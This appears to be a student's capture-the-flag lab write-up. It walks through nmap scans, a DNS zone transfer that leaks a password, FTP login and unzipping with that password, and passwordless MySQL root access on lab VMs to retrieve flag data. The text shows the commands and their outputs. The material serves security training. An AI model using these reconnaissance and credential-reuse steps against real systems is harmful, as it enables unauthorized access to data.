
Mahesh Garlapati **CTF _ WICYS _**

---

1. **What was the secret of the star wars domain and user account? Provide a screenshot.**


Ans To check what are all the open ports available on the ubuntu VM which contains an domain called star wars ,where we performed Nmap scan on it .



```
└─$ nmap -p-  192.168.116.131
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 16:40 EDT
Nmap scan report for 192.168.116.131
Host is up (0.0036s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 43.36 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


- As we can see above the Nmap results and we found that port 53 of the VM kept open which was connect to the domain so that we can do the zone transfer to connect to it so that we can get more information.
- We can use any tool to perform the zone transfer but I used the dig tool to perform this .

- The command I used for the zone transfer was **dig starwars.enpm809Q @192.168.116.131 axfr**




```
└─$ dig starwars.enpm809q @192.168.116.131 axfr

; <<>> DiG 9.18.16-1-Debian <<>> starwars.enpm809q @192.168.116.131 axfr
;; global options: +cmd
starwars.enpm809q.      604800  IN      SOA     ns1.starwars.enpm809q. starwars.starwa
starwars.enpm809q.      3600    IN      TXT     "Password reminder: hanshotfirst"
starwars.enpm809q.      604800  IN      NS      ns1.starwars.enpm809q.
starwars.enpm809q.      604800  IN      NS      ns2.starwars.enpm809q.
akbar.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.7
bobafett.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.6
darth.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.8
leia.starwars.enpm809q.starwars.enpm809q. 604800 IN A 10.10.0.5
hansolo.starwars.enpm809q. 604800 IN    A       10.10.0.3
ns1.starwars.enpm809q.  604800  IN      A       10.10.0.1
ns2.starwars.enpm809q.  604800  IN      A       10.10.0.2
skywalker.starwars.enpm809q. 604800 IN  A       10.10.0.4
starwars.enpm809q.      604800  IN      SOA     ns1.starwars.enpm809q. starwars.starwa
;; Query time: 28 msec
;; SERVER: 192.168.116.131#53(192.168.116.131) (TCP)
;; WHEN: Thu Oct 05 16:44:36 EDT 2023
;; XFR size: 13 records (messages 1, bytes 397)
```

- As we can see in the above image we got the password in cleartext format where its leaking the sensitive information and The password was **“hanshotfirst”** for the domain starwars.enpm809Q




```
└─$ ftp 192.168.116.131
Connected to 192.168.116.131.
220 (vsFTPd 3.0.3)
Name (192.168.116.131:kali): starwars
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16448|)
150 Here comes the directory listing.
-rw-rw-r--    1 1004     1004        26042 Aug 24  2019 mysecret.zip
226 Directory send OK.
ftp> get mysecret.zip
local: mysecret.zip remote: mysecret.zip
229 Entering Extended Passive Mode (|||24537|)
150 Opening BINARY mode data connection for mysecret.zip (26042 bytes).
100% |*************************************************************************
226 Transfer complete.
26042 bytes received in 00:00 (4.85 MiB/s)
ftp> exit
221 Goodbye.
```

- In the Nmap scan we found that port 21 was opened so that we can do ftp on the Ip address and the password was **“hanshotfirst”** .
- We got an zip file names mysecret.zip
- We can try to open the zip file by unzipping it with the password we already got for the star wars domain .As a result the file got unzipped using that password .
- Then I got the jpg Image .




```
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ unzip mysecret.zip
Archive:  mysecret.zip
[mysecret.zip] star-wars.jpg password:
  inflating: star-wars.jpg
```

2. **Provide a walkthrough of how you were able to find the queen of hearts on the Metasploitable3 VM as well as a screenshot of the final result.**
    - To check what are all the ports on the Metasploitable3 VM we did Nmap scan on it .




```
┌──(kali㉿kali)-[~]
└─$ nmap -p-  192.168.116.132
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 16:58 EDT
Nmap scan report for 192.168.116.132
Host is up (0.0045s latency).
Not shown: 65492 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1617/tcp  open  nimrod-agent
3000/tcp  open  ppp
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
3700/tcp  open  lrs-paging
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8019/tcp  open  qbdb
8020/tcp  open  intu-ec-svcdisc
8022/tcp  open  oa-system
8027/tcp  open  papachi-p2p-srv
8028/tcp  open  unknown
8031/tcp  open  unknown
8032/tcp  open  pro-ed
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8282/tcp  open  libelle
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
8444/tcp  open  pcsync-http
8484/tcp  open  unknown
8585/tcp  open  unknown
8686/tcp  open  sun-as-jmxrmi
9200/tcp  open  wap-wsp
9300/tcp  open  vrace
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49161/tcp open  unknown
49162/tcp open  unknown
49211/tcp open  unknown
49220/tcp open  unknown
49232/tcp open  unknown
49269/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 48.68 seconds
```

- From the scan results we able to see many services like msrpc , netbois – ssn ,Mysql are running over it .




```
┌──(kali㉿kali)-[~]
└─$ nmap  -p 3306 --script=*mysql* 192.168.116.132
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 18:01 EDT
Nmap scan report for 192.168.116.132
Host is up (0.0031s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 9 guesses in 5 seconds, average tps: 1.8
|_mysql-empty-password: ERROR: Script execution failed (use -d to debug)
| mysql-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 0 guesses in 5 seconds, average tps: 0.0
|_  ERROR: The service seems to have failed or is heavily firewalled...
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 3
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, LongColumnFlag, DontAllowDatabaseTableColumn, ODBCClient, SupportsTransactions, FoundRows, SupportsLoadDataLocal, Speaks41ProtocolOld, IgnoreSigpipes, IgnoreSpaceBeforeParen
thesis, ConnectWithDatabase, SupportsCompression, InteractiveClient, Speaks41ProtocolNew, LongPassword, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: ~)M**0U9_PU<gv:[?hle
|_  Auth Plugin Name: mysql_native_password
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 5.55 seconds
```

- I performed MySQL enumeration using NSE enumerating scripts and I got to know that It was allowing us to access this without no root password .
- So we had connected to the MySQL client without an password .




```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.116.132
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
MySQL [(none)]> █
```

- Later we tried to find some databases in it




```
show databases' at line 2
MySQL [(none)]> show databases ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.023 sec)

MySQL [(none)]> █
```

We found an table called “**queen_of_cards”** in the database.




```
6 rows in set (0.023 sec)

MySQL [(none)]> use cards ;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [cards]> use tables ;
ERROR 1049 (42000): Unknown database 'tables'
MySQL [cards]> show tables ;
+-----------------+
| Tables_in_cards |
+-----------------+
| queen_of_hearts |
+-----------------+
1 row in set (0.003 sec)

MySQL [cards]> select * from queen_of_heartss
    → select * from queen_of_hearts
    → select * from queen_of_hearts ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from queen_of_hearts
select * from queen_of_hearts' at line 2
MySQL [cards]> select * from queen_of_hearts ;
```

We tried to return all the columns present in the table using the command **select * from queen_of_hearts**



- We got the output in the base64 format and using the base64 decoder tools online we got this converted into image format
- We got the image as below



Base64 to Image

Convert Base64 to image online using a free decoding tool which allows you to decode Base64 as image and preview it directly in the browser. In addition, you will receive some basic information about this image (resolution, MIME type, extension, size). And, of course, you will have a special link to download the image to your device. If you are looking for the reverse process, check Image to Base64.


Base64*

```
iVBORw0KGgoAAAANSUhEUgAAAgkAAALZCAYAAAA9XLLXAAAACXBIWXMAABcRAAAXEQHKJvM/AAAgAElEQVR42uy9Waxt2XUdNtZauz39ue27r6tivWIVG5GUSEk0EHWWrAYKDEKwA8QfAZyPK
B/6sD+MfAmIg/g/QoBECPMRWTECBCKkCLZlR4lsJXIgSjRFiyVWkcXqq957t7/3dLtfe+djjbn32UXbotWTOuuDl/fVuWfvvdZca8855phjqqZp8Oc5XvnC5z6tlfrRssw/XeT5pwDg8uL8BA
A8LwAAhFEEAFBKtX+XZ6n7P03pftja/a40AMAP3d8Y4/5Ga/fz/PwpP2YAALPZHNvXQtNdo7IWAJCs1gCAyYSf9UMAQFFWAICyKtw1VM1/zwAAcTxwv1fu32WuVWPba9S1+w7fc9e1vGaRl/w
Od600cfcQRO6+szzvPccgiN01avd7mnXXML7v5ixN3LV89xnNuUk3GwDAweEd97mi4rWi3loZuPu/ubzgXBXtf/NDd/2AcyTPUXEuPLcsKPjdYcTP8/6Lwn1XWTe9NUdTtdfIMvfMUTTgWrv7
9wM3R5vUzVGVuecZjSfuvj13LVu5Oa1yfq5y3z2Y7rfX4G3DM4a/V7QjWTDeTyNr6n63/Pnk8RkAYO/AzWUcjXgPYXuNwPNpJzm/ynJN020ThtEN10nznkLet/t8wOcu+Rx13e1lj2vbWD6z2
